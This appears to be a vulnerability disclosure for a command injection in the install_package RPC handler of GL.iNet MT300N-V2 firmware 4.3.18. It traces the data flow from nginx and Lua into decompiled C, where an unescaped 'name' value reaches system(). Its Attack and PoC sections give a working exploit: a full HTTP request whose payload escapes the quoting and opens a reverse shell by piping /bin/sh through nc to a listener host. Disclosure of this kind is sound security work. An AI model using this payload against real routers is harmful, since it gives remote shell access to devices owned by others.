

GL.iNet MT300N-V2 plugins.so install_package function Command injection vulnerability

Product Information

1	Brand: GL.iNet
2	Model: MT300N-V2
3	Firmware Version: v4.3.18
4	official website: https://www.gl-inet.com/
5	Firmware Download URL: https://dl.gl-inet.cn/release/router/release/mt300n-v2/4.3.18

GL-MT300N-V2 Mango

STABLEBETACLEANTOR

Stable 固件下载

稳定版本是固件的稳定版本。要安装固件请参阅 [普通升级的固件教程](#)（有关 U-Boot 的说明，请参阅 [本教程](#)）

发布	日期	版本发行说明	文件
4.3.25	2025-03-18		下载用于普通升级及 U-BOOT 的固件 SHA256
4.3.18	2024-08-23		下载用于普通升级及 U-BOOT 的固件 SHA256
4.3.17	2024-06-27		下载用于普通升级及 U-BOOT 的固件 SHA256
4.3.11	2024-03-26		下载用于普通升级及 U-BOOT 的固件 SHA256
4.3.10	2024-02-06		下载用于普通升级及 U-BOOT 的固件 SHA256
4.3.7	2023-09-13		下载用于普通升级及 U-BOOT 的固件 SHA256
3.216	2023-03-21		下载用于普通升级及 U-BOOT 的固件 SHA256
3.215	2022-10-13		下载用于普通升级及 U-BOOT 的固件 SHA256
3.105	2020-12-07		下载用于普通升级及 U-BOOT 的固件 SHA256

Affected Component

1	install_package function in \usr\lib\oui-httpd\rpc\plugins.so
---	---

Suggested description of the vulnerability

1	GL.iNet MT300N-V2 v4.3.18 plugins.so install_package function Command injection vulnerability.
---	--

Vulnerability Details

Nginx's startup configuration file `gl.conf` defines the processing scripts for each URI path, which can be traced to `oui-rpc.lua`.

From the code, `/usr/share/gl-ngx/oui-rpc.lua` handles `HTTP POST` requests for `JSON-RPC` calls.

oui-rpc.lua 9+

gl.conf

×

etc > nginx > conf.d > gl.conf

> call

```
1  index gl_home.html;
2
3  lua_shared_dict shmем 12k;
4  lua_shared_dict nonces 16k;
5  lua_shared_dict sessions 16k;
6  lua_code_cache off;
7
8  init_by_lua_file /usr/share/gl-ngx/oui-init.lua;
9
10 server {
11     listen 80;
12     listen [::]:80;
13
14     listen 443 ssl;
15     listen [::]:443 ssl;
16
17     ssl_protocols TLSv1 TLSv1.1 TLSv1.2;
18     ssl_prefer_server_ciphers on;
19     ssl_ciphers "EECDH+ECDSA+AESGCM:EECDH+aRSA+AESGCM:EECDH+ECDSA+SHA384:EECDH+E
20     ssl_session_tickets off;
21
22     ssl_certificate /etc/nginx/nginx.cer;
23     ssl_certificate_key /etc/nginx/nginx.key;
24
25     resolver 127.0.0.1;
26
27     rewrite ^/index.html / permanent;
28
29     location = /rpc {
30         content_by_lua_file /usr/share/gl-ngx/oui-rpc.lua;
31     }
32
33     location = /upload {
34         content_by_lua_file /usr/share/gl-ngx/oui-upload.lua;
35     }
36
37     location = /download {
38         content_by_lua_file /usr/share/gl-ngx/oui-download.lua;
39     }
40
41     location /cgi-bin/ {
42         include fastcgi_params;
43         fastcgi_read_timeout 300;
44         fastcgi_pass unix:/var/run/fcgiwrap.socket;
45     }
46
```

`/usr/share/gl-ngx/oui-rpc.lua` defines multiple handler functions, each corresponding to different `rpc` methods.

```
154 methods[json_data.method](json_data.id, json_data.params or {})
```

```
115 local methods= {  
116     ["challenge"] = rpc_method_challenge,  
117     ["login"] = rpc_method_login,  
118     ["logout"] = rpc_method_logout,  
119     ["alive"] = rpc_method_alive,  
120     ["call"] = rpc_method_call  
121 }
```


Calls the `rpc_method_call` function, which in turn executes the `rpc.call` function call.

```
71 local function rpc_method_call(id, params)  
72     if #params < 3 then  
73         local resp = rpc.error_response(id, rpc.ERROR_CODE_INVALID_PARAMS)  
74         ngx.say(cjson.encode(resp))  
75         return  
76     end  
77  
78     local sid, object, method, args = params[1], params[2], params[3], params[4]  
79  
80     if type(sid) ~= "string" or type(object) ~= "string" or type(method) ~= "string" then  
81         local resp = rpc.error_response(id, rpc.ERROR_CODE_INVALID_PARAMS)  
82         ngx.say(cjson.encode(resp))  
83         return  
84     end  
85  
86     if args and type(args) ~= "table" then  
87         local resp = rpc.error_response(id, rpc.ERROR_CODE_INVALID_PARAMS)  
88         ngx.say(cjson.encode(resp))  
89         return  
90     end  
91  
92     ngx.ctx.sid = sid  
93  
94     if not rpc.is_no_auth(object, method) then  
95         if not rpc.access("rpc", object .. "." .. method) then  
96             local resp = rpc.error_response(id, rpc.ERROR_CODE_ACCESS)  
97             ngx.say(cjson.encode(resp))  
98             return  
99         end  
100     end  
101  
102     local res = rpc.call(object, method, args)  
103     if type(res) == "number" then
```

Calls `/cgi-bin/glc`

```
125  
126 local function glc_call(object, method, args)  
127     ngx.log(ngx.DEBUG, "call C: '", object, ".", method, "'")  
128  
129     local res = ngx.location.capture("/cgi-bin/glc", {  
130         method = ngx.HTTP_POST,  
131         body = cjson.encode({  
132             object = object,  
133             method = method,  
134             args = args or {}  
135         })  
136     })  
137
```

In `glc`, the corresponding handler library functions are loaded, located in the `/usr/lib/oui-httpd/rpc` folder



The binary `plugins.so` contains a command injection vulnerability in `install_package`.

Because the symbol table was stripped during compilation, function names are lost when decompiling directly with IDA, which impacts reverse engineering. It requires clicking through each data segment to view the specific string corresponding to each value.

```

1 int __fastcall install_package(int a1, int a2)
2 {
3     char v3; // $s1
4     int v4; // $s1
5     int v5; // $v0
6     int v6; // $v0
7     int v8; // $v0
8     int v9; // $v0
9     int v10; // $v0
10    int v11; // $v0
11    int v12; // $v0
12    const char *v13; // $v0
13    void *v14; // $s1
14    int v15; // $v0
15    int v16; // $v0
16    int v17; // $v0
17    char *command; // [sp+24h] [-1C8h]
18    char *ptr; // [sp+28h] [-1C4h]
19    int v20; // [sp+2Ch] [-1C0h]
20    int v21; // [sp+30h] [-1BCh]
21    _DWORD v23[32]; // [sp+38h] [-1B4h] BYREF
22    _DWORD v24[75]; // [sp+B8h] [-134h] BYREF
23    int v25; // [sp+1E4h] [-8h]
24
25    v25 = *(_DWORD *)off_15128;
26    if ( !off_150D4() )
27    {
28        v5 = ((int (__fastcall *)(int, int))off_15064)(-2, -1);
29        ((void (__fastcall *)(int, char *, int))off_150DC)(a2, &aErrCode[dword_15024], v5);
30        v6 = ((int (__fastcall *)(char *))off_15118)(&aNetworkUnreach[dword_15024]);
31        ((void (__fastcall *)(int, char *, int))off_150DC)(a2, &aErrMsg[dword_15024], v6);
32        goto LABEL_10;
33    }
34    if ( !off_150F0(&aVarLockOpkgLoc[dword_15024]) )
35    {
36        ptr = (char *)((int (__fastcall *)(char *))off_1506C)(&aDfAwkOverlayfs[dword_15024]);
37        if ( off_150F0(&aCatTmpOpkgStde[dword_15024 + 4]) )
38            ((void (__fastcall *)(const char *))off_150C0)(&aCatTmpOpkgStde[dword_15024 + 4]);
39        if ( off_150F0(&aCatTmpOpkgStdo[dword_15024 + 4]) )
40            ((void (__fastcall *)(const char *))off_150C0)(&aCatTmpOpkgStdo[dword_15024 + 4]);
41        v20 = ((int (__fastcall *)(int, char *))off_150E8)(a1, &aName[dword_15024]);
42        v3 = ((int (__fastcall *)(int))off_1508C)(v20);
43        v23[0] = 0;
44        ((void (__fastcall *)(void *, int, size_t))off_150A8)(&v23[1], 0, 0x7Cu);
45        v21 = v3;
46        if ( v3 < 1 )
47        {
48            LABEL_10:

```

To facilitate reverse engineering analysis, we developed an optimized disassembly module. The optimized code is as follows:

```

5 {
38 if ( !((int (__fastcall *)(char *))check_file_is_exist)("/var/lock/opkg.lock") )
39 {
40 ptr = (char *)((int (__fastcall *)(char *))getShellCommandReturnDynamicLine)("df / | awk 'overlayfs:/ {print $4}'");
41 if ( ((int (__fastcall *)(char *))check_file_is_exist)("/tmp/opkg.stderr") )
42 ((void (__fastcall *)(const char *))unlink)("/tmp/opkg.stderr");
43 if ( ((int (__fastcall *)(char *))check_file_is_exist)("/tmp/opkg.stdout") )
44 ((void (__fastcall *)(const char *))unlink)("/tmp/opkg.stdout");
45 v21 = ((int (__fastcall *)(int, char *))json_object_get)(a1, "name");
46 v3 = ((int (__fastcall *)(int))json_array_size)(v21);
47 v24[0] = 0;
48 ((void (__fastcall *)(void *, int, size_t))memset)(&v24[1], 0, 0x7Cu);
49 v22 = v3;
50 if ( v3 < 1 )
51 {
52 LABEL_22:
53 v15 = (void *)((int (__fastcall *)(char *))getShellCommandReturnDynamic)("cat /tmp/opkg.stderr");
54 command = (char *)((int (__fastcall *)(char *))getShellCommandReturnDynamic)("cat /tmp/opkg.stdout");
55 if ( v15 )
56 {
57 v16 = ((int (__fastcall *)(int, int))json_integer)(-6, -1);
58 ((void (__fastcall *)(int, char *, int))json_object_set_new)(a2, "err_code", v16);
59 v17 = ((int (__fastcall *)(void *))json_string)(v15);
60 ((void (__fastcall *)(int, char *, int))json_object_set_new)(a2, "err_msg", v17);
61 ((void (__fastcall *)(void *))free)(v15);
62 }
63 if ( command )
64 {
65 v18 = ((int (__fastcall *)(char *))json_string)(command);
66 ((void (__fastcall *)(int, char *, int))json_object_set_new)(a2, "info", v18);
67 ((void (__fastcall *)(void *))free)(command);
68 }
69 goto LABEL_10;
70 }
71 v4 = 0;
72 while ( 1 )
73 {
74 v13 = ((int (__fastcall *)(int, int))json_array_get)(v21, v4);
75 v14 = (const char *)((int (__fastcall *)(int))json_string_value)(v13);
76 ((void (__fastcall *)(char *, const char *))strcpy)((char *)v24, v14);
77 v25[0] = 0;
78 ((void (__fastcall *)(void *, int, size_t))memset)(&v25[1], 0, (size_t)0x0);
79 if ( !((int (__fastcall *)(const char *, const char *))strcmp)((const char *)v24, "gl-tor") )
80 {
81 if ( ((int (__fastcall *)(const char *))atoi)(ptr) < 2800 )
82 {
83 if ( *(int *)(void *)0x15194 >= 7 )
84 ((void (__fastcall *)(char *, char *, int, char *))_gl_log)(
85 "plug_ins_api.c",
86 (char *)&elf_hash_bucket[10] + 3,
87 7,
88 "FlashFree=%s
89 ");
90 v11 = ((int (__fastcall *)(int, int))json_integer)(-3, -1);
91 ((void (__fastcall *)(int, char *, int))json_object_set_new)(a2, "err_code", v11);
92 v12 = ((int (__fastcall *)(char *))json_string)("flash not enough storage space");
93 ((void (__fastcall *)(int, char *, int))json_object_set_new)(a2, "err_msg", v12);
94 ((void (__fastcall *)(void *))free)(ptr);
95 goto LABEL_10;
96 }
97 ((void (__fastcall *)(void *))free)(ptr);
98 }
99 ((void (*)(char *, const char *, ...))sprintf)((char *)v25, "%s install '%s' >> /tmp/opkg.stdout 2>>/tmp/opkg.stderr;sync", *(void *)0x1500C, v24);
100 ((void (__fastcall *)(const char *))system)((const char *)v25);
101 if ( ++v4 == v22 )
102 goto LABEL_22;
103 }

```

- 1 Source is the user-controllable JSON parameter, which is a string in the name array.
- 2 v21 = json_object_get(a1, "name");
- 3 v13 = json_array_get(v21, v4);
- 4 v14 = json_string_value(v13);
- 5 strcpy((char *)v24, v14);
- 6 That is, the fields in the request JSON: {
- 7 "name": ["user-controllable string"]
- 8 }
- 9 Each element in the "name" array will enter the subsequent command concatenation logic.
- 10 The sink is system(v25)
- 11 sprintf((char *)v25,
- 12 "%s install '%s' >> /tmp/opkg.stdout 2>>/tmp/opkg.stderr;sync",
- 13 *(void *)0x1500C,
- 14 v24);
- 15
- 16 system((const char *)v25);
- 17 Although the code wraps user input in single quotes, it does not escape single quotes. Therefore, an attacker only needs to insert a single quote in name to escape the original parameter boundary and inject additional shell commands.

```

18
19 The complete data flow is as follows:
20
21 install_package(a1, a2)
22     └─ json_object_get(a1, "name")
23         └─ json_array_get(name_array, i)
24             └─ json_string_value(...)
25                 └─ strcpy(v24, user_input)
26                     └─ sprintf(v25, "... install '%s' ...",
v24)
27                         └─ system(v25)

```

Attack

Obtain a shell by directly injecting commands.

```

1 "name":["'`rm -f /tmp/p; mkfifo${IFS}/tmp/p; (cat${IFS}/tmp/p|/bin/sh${IFS}-
i) 2>&1|nc${IFS}192.168.31.166${IFS}6689>/tmp/p`'" ]

```

The screenshot for obtaining the shell is as follows:

The screenshot displays a Burp Suite interface on the left and a terminal window on the right. In Burp Suite, the 'Request' tab shows a POST request to '/rpc HTTP/1.1' with a 'name' parameter containing a shell injection payload. The 'Response' tab shows the server's response. The terminal window shows the command 'nc -l -vnp 6689' being executed, and the connection from 192.168.31.166 is established. The terminal output shows the shell command 'ls' being executed, listing the contents of the '/www/cgi-bin' directory.

The video for obtaining the shell is as follows:

GL.iNet_MT300N-V2_plugins_install_package.mp4

PoC

This is a post-authentication command injection vulnerability. When verifying, update the value of the first element in the params list. The value corresponding to this PoC is ERextZVKCf4f1tWlFf3WcSmAw5yNswK2.

```
1 POST /rpc HTTP/1.1
2 Host: 192.168.31.7
3 Content-Length: 247
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
  (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36
7 Content-Type: application/json
8 Origin: http://192.168.31.7
9 Referer: http://192.168.31.7/
10 Accept-Encoding: gzip, deflate, br
11 Cookie: Admin-Token=ERextZVKCf4f1tWlFf3WcSmAw5yNswK2
12 Connection: keep-alive
13
14 {"jsonrpc":"2.0","id":1999,"method":"call","params":
  ["ERextZVKCf4f1tWlFf3WcSmAw5yNswK2","plugins","install_package",{"name":
  ["``rm -f /tmp/p; mkfifo${IFS}/tmp/p; (cat${IFS}/tmp/p|/bin/sh${IFS}-i)
  2>&1|nc${IFS}192.168.31.166${IFS}6689>/tmp/p`""]}]}
```

Discoverer

ZippyJia